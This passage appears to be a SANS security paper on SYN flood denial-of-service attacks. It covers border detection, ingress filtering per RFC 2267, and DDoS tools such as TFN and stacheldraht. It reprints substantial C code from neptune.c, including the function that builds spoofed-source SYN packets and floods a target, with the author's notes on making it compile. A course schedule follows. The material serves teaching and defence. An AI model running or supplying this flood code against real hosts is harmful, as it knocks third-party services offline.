SYN Flood detection at the border: There are modern routers and firewalls that will keep track of half open connections passing through them. With this information, these systems can throttle the number of connection requests allowed to a particular host. Unfortunately, these systems tend to be expensive. These systems require a great deal of intelligence built into them if they are to be successful. This form of analysis also requires a great deal of overhead, not typically found in a router, therefore requiring a much greater level of hardware – faster processors, more memory and wider I/O channels.

A method for preventing the source of Denial of Service attacks is documented in RFC 2267. Through the use of packet filter rules, network administrators and ISPs can help prevent their networks from being the source of a Denial of Service attacks. By ensuring that any packet leaving the network comes from a legitimate address, packet filters can log or prevent many of the attacks and allow investigators to track the attempted attack and perhaps find the perpetrator.

Description of variants

Although neptune.c was one of the first SYN Flood tools to come to light, clever programmers have made modern variants far more effective and dangerous. One of the limitations of neptune.c is the amount of traffic that can be generated by a single attacker and the possibilities of these packets can be traced back to the actual attacker by reviewing router logs.

Another weakness is neptune.c's use of a single spoofed address. Modern systems designed to detect SYN Floods would detect a large number of SYN packets arriving from a single source. These systems can decide to ignore future packets from this source, preventing the SYN Flood from succeeding.

Tribal Flood Network, and its updated version TFN2K, as well as stacheldraht (German for barbed wire) are known as Distributed Denial of Service tools. These tools work using a master/slave design, where slave programs are placed on compromised hosts. These hosts can then be remotely commanded by the master to begin a SYN Flood attack. Each of these slaves are capable of randomly generating addresses to be spoofed, making it near impossible for a target host to recognize the flood of packets as an attack. By using distributed atackers there is no one attack path in use that can be traced. The actual attacking hosts aren't even owned by the true attacker, they are often the systems of unwitting home users.

The National Infrastructure Protection Center has a tool designed to test Solaris and Linux systems for the presence of some of these tools. More information can be found at: http://www.nipc.gov/warnings/alerts/1999/trinoo.htm.

Source code/ Pseudo code

Although the entire code for Neptune.c can be found at: http://www.fc.net/phrack/files/p48/p48-13.html, the relevant parts of the neptune.c code are as follows:

First is the function that handles the generation of the ICMP_ECHO packet. This is the piece of code that the program uses to ensure that the spoofed address is not a legitimate host.

```
int slickPing(amount,sock,dest)
int amount,sock;
char *dest;
{
     int alarmHandler();
     unsigned nameResolve(char *);
     register int retcode,j=0;
     struct icmphdr *icmp;
     struct sockaddr_in sin;
     unsigned char sendICMPpak[MAXPAK]={0};
     unsigned short pakID=getpid()&0xffff;

     struct ippkt{
          struct iphdr ip;
          struct icmphdr icmp;
          char buffer[MAXPAK];
     }pkt;
     bzero((char *)&sin,sizeof(sin));
     sin.sin_family=AF_INET;
```

```
     sin.sin_addr.s_addr=nameResolve(dest);
     icmp=(struct icmphdr *)sendICMPpak;
     icmp->type=ICMP_ECHO;
     icmp->code=0;
     icmp->un.echo.id=pakID;
     icmp->un.echo.sequence=0;
     icmp->checksum=in_cksum((unsigned short *)icmp,64);

     fprintf(stderr,"sending ICMP_ECHO packets: ");
     for(;j<amount;j++){
          usleep(ICMPSLEEP);
          retcode=sendto(sock,sendICMPpak,64,0,(struct sockaddr
*)&sin,sizeof(sin));
          if(retcode<0||retcode!=64)
               if(retcode<0){
                    perror("ICMP sendto err");
                    exit(1);
               }
               else fprintf(stderr,"Only wrote %d
bytes",retcode);
          else fprintf(stderr,".");
     }
     HANDLERCODE=1;
     signal(SIGALRM,alarmHandler);
```

***On my system I had to comment this out, there seems to be an issue with the type of pointer this references – someone with a higher level of C programming skills could probably ascertain what has changed since 1996 - Steve*

```
fprintf(stderr,"\nSetting alarm timeout for 10 seconds...\n");
     alarm(10);
     while(1){
          read(sock,(struct ippkt *)&pkt,MAXPAK-1);
          if(pkt.icmp.type==ICMP_ECHOREPLY&&icmp-
>un.echo.id==pakID){
               if(!HANDLERCODE)return(0);
               return(1);
          }
     }
}
```

Next is the piece of code that initiates the flood of outgoing SYN packets. It is the part responsible for building the TCP packets with the SYN flag set and the source address spoofed:

```
void flood(int sock,unsigned sadd,unsigned dadd,u_short
dport,int amount){
     unsigned short in_cksum(unsigned short *,int);
     struct packet{
               struct iphdr ip;
               struct tcphdr tcp;
     }packet;
     struct pseudo_header{
               unsigned int source_address;
               unsigned int dest_address;
               unsigned char placeholder;
               unsigned char protocol;
               unsigned short tcp_length;
               struct tcphdr tcp;
     }pseudo_header;
     struct sockaddr_in sin;
     register int i=0,j=0;
     int tsunami=0;
     unsigned short sport=161+getpid();
     if(!dport){
          tsunami++;
          fprintf(stderr,"\nTSUNAMI!\n");
          fprintf(stderr,"\nflooding port:");
     }
     sin.sin_family=AF_INET;
     sin.sin_port=sport;
     sin.sin_addr.s_addr=dadd;
     packet.tcp.source=sport;
     packet.tcp.dest=htons(dport);
     packet.tcp.seq=49358353+getpid();
     packet.tcp.ack_seq=0;
     packet.tcp.doff=5;
     packet.tcp.res1=0;
     packet.tcp.res2=0;          **This setting had to be removed on my Linux
                                 host as it appears to be no longer supported in
                                 the tcp.h file - Steve
     packet.tcp.urg=0;
     packet.tcp.ack=0;
     packet.tcp.psh=0;
     packet.tcp.rst=0;
     packet.tcp.syn=1;           **Here is where we set the SYN flag - Steve
     packet.tcp.fin=0;
     packet.tcp.window=htons(242);
     packet.tcp.check=0;
     packet.tcp.urg_ptr=0;
                                 **Now we build the IP header which includes
```

our target address and spoofed source address - Steve

```
        packet.ip.version=4;
        packet.ip.ihl=5;
        packet.ip.tos=0;
        packet.ip.tot_len=htons(40);
        packet.ip.id=getpid();
        packet.ip.frag_off=0;
        packet.ip.ttl=255;
        packet.ip.protocol=IPPROTO_TCP;
        packet.ip.check=0;
        packet.ip.saddr=sadd;
        packet.ip.daddr=dadd;
        pseudo_header.source_address=packet.ip.saddr;
             pseudo_header.dest_address=packet.ip.daddr;
             pseudo_header.placeholder=0;
             pseudo_header.protocol=IPPROTO_TCP;
             pseudo_header.tcp_length=htons(20);
        while(1){           /* Main loop */
             if(tsunami){
                  if(j==MAXPORT){
                       tsunami=0;
                       break;
                  }
                  packet.tcp.dest=htons(++j);
                  fprintf(stderr,"%d",j);
                  fprintf(stderr,"%c",0x08);
                  if(j>=10)fprintf(stderr,"%c",0x08);
                  if(j>=100)fprintf(stderr,"%c",0x08);
                  if(j>=1000)fprintf(stderr,"%c",0x08);
                  if(j>=10000)fprintf(stderr,"%c",0x08);
             }
             for(i=0;i<amount;i++){
                  packet.tcp.source++;
                       packet.tcp.seq++;
                       packet.tcp.check=0;
                       packet.ip.id++;
                       packet.ip.check=0;
                  packet.ip.check=in_cksum((unsigned short
*)&packet.ip,20);
                       bcopy((char *)&packet.tcp,(char
*)&pseudo_header.tcp,20);
                       packet.tcp.check=in_cksum((unsigned short
*)&pseudo_header,32);
                  usleep(FLOODSLEEP);
             sendto(sock,&packet,40,0,(struct sockaddr
*)&sin,sizeof(sin));
```

```
                if(!tsunami&&!KEEPQUIET)fprintf(stderr,".");
            }
            if(!tsunami)break;
        }
}
```

Conclusion

Denial of Service attacks are becoming more prevalent everyday. According to a recent study performed by the University of California, San Diego, 4000 Denial of Service attacks occur every week. (http://www.cnn.com/2001/TECH/internet/05/24/dos.study.idg/)

The ease of performing these attacks and the difficulties involved in trying to prevent them are major concerns for the Internet community. As is often mentioned by the security industry, there is no silver bullet. Defense in depth, or the use of multiple layers of security, is your best protection.

If you are responsible for managing and protecting publicly accessible network hosts, it is crucial that you are familiar with the options available to you. Access to trade publications and education are critical. Management backing and funding are also necessary to provide an acceptable level of system availibility. Lastly, quick application of vendor supplied patches is a must.

Sources

Information Sciences Institute, University of Southern California. “RFC: 793 TRANSMISSION CONTROL PROTOCOL DARPA INTERNET PROGRAM PROTOCOL SPECIFICATION”, September 1981. http://www.faqs.org/rfcs/rfc793.html

Cisco Systems, Inc. “Internet Protocols (IP)”, June 17, 1999. http://www.cisco.com/univercd/cc/td/doc/cisintwk/ito_doc/ip.htm#xtocid2236316

Ferguson, P. and Senie, D. “Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing”, January 1998 http://www.faqs.org/rfcs/rfc2267.html

Scambray, Joel, McClure, Stewart and Kurtz, George. Hacking Exposed Second Edition: Network Security Secrets & Solutions. Berkeley: Osborne/McGraw Hill, 2001.

National Infrastructure Protection Center. “Overview of Sans and DDoS Attacks”. http://www.nipc.gov/ddos.pdf

daemon9, route and infinity. “Project Neptune”. Phrack Magazine. Volume Seven, Issue Forty-Eight (July 1996): File 13 of 18. http://www.fc.net/phrack/files/p48/p48-13.html

Costello, Sam. “Study: Nearly 4,000 DoS attacks occur per week”. May 24, 2001. http://www.cnn.com/2001/TECH/internet/05/24/dos.study.idg/

Last Updated: June 18th, 2018

Upcoming SANS Penetration Testing

SANS Vancouver 2018	Vancouver, BC	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS Minneapolis 2018	Minneapolis, MN	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS Cyber Defence Canberra 2018	Canberra, Australia	Jun 25, 2018 - Jul 07, 2018	Live Event
Minneapolis 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Minneapolis, MN	Jun 25, 2018 - Jun 30, 2018	vLive
SANS London July 2018	London, United Kingdom	Jul 02, 2018 - Jul 07, 2018	Live Event
SANS Cyber Defence Singapore 2018	Singapore, Singapore	Jul 09, 2018 - Jul 14, 2018	Live Event
SANS Charlotte 2018	Charlotte, NC	Jul 09, 2018 - Jul 14, 2018	Live Event
Mentor Session - SEC504	Oklahoma City, OK	Jul 10, 2018 - Sep 11, 2018	Mentor
SANSFIRE 2018	Washington, DC	Jul 14, 2018 - Jul 21, 2018	Live Event
SANSFIRE 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANSFIRE 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANSFIRE 2018 - SEC560: Network Penetration Testing and Ethical Hacking	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
Community SANS Honolulu SEC560	Honolulu, HI	Jul 23, 2018 - Jul 28, 2018	Community SANS
SANS Pen Test Berlin 2018	Berlin, Germany	Jul 23, 2018 - Jul 28, 2018	Live Event
SANS vLive - SEC560: Network Penetration Testing and Ethical Hacking	SEC560 - 201807,	Jul 24, 2018 - Aug 30, 2018	vLive
SANS Pittsburgh 2018	Pittsburgh, PA	Jul 30, 2018 - Aug 04, 2018	Live Event
San Antonio 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	vLive
SANS San Antonio 2018	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	Live Event
SANS Boston Summer 2018	Boston, MA	Aug 06, 2018 - Aug 11, 2018	Live Event
Mentor Session - AW SEC560	Austin, TX	Aug 08, 2018 - Oct 10, 2018	Mentor
Northern Virginia- Alexandria 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
SANS New York City Summer 2018	New York City, NY	Aug 13, 2018 - Aug 18, 2018	Live Event
Community SANS Ventura SEC560	Ventura, CA	Aug 13, 2018 - Aug 18, 2018	Community SANS
SANS Northern Virginia- Alexandria 2018	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	Live Event
Northern Virginia- Alexandria 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
Community SANS Reno SEC504	Reno, NV	Aug 20, 2018 - Aug 25, 2018	Community SANS
SANS Krakow 2018	Krakow, Poland	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Virginia Beach 2018	Virginia Beach, VA	Aug 20, 2018 - Aug 31, 2018	Live Event
SANS Prague 2018	Prague, Czech Republic	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Chicago 2018	Chicago, IL	Aug 20, 2018 - Aug 25, 2018	Live Event
Mentor Session - SEC504	Cincinnati, OH	Aug 21, 2018 - Oct 02, 2018	Mentor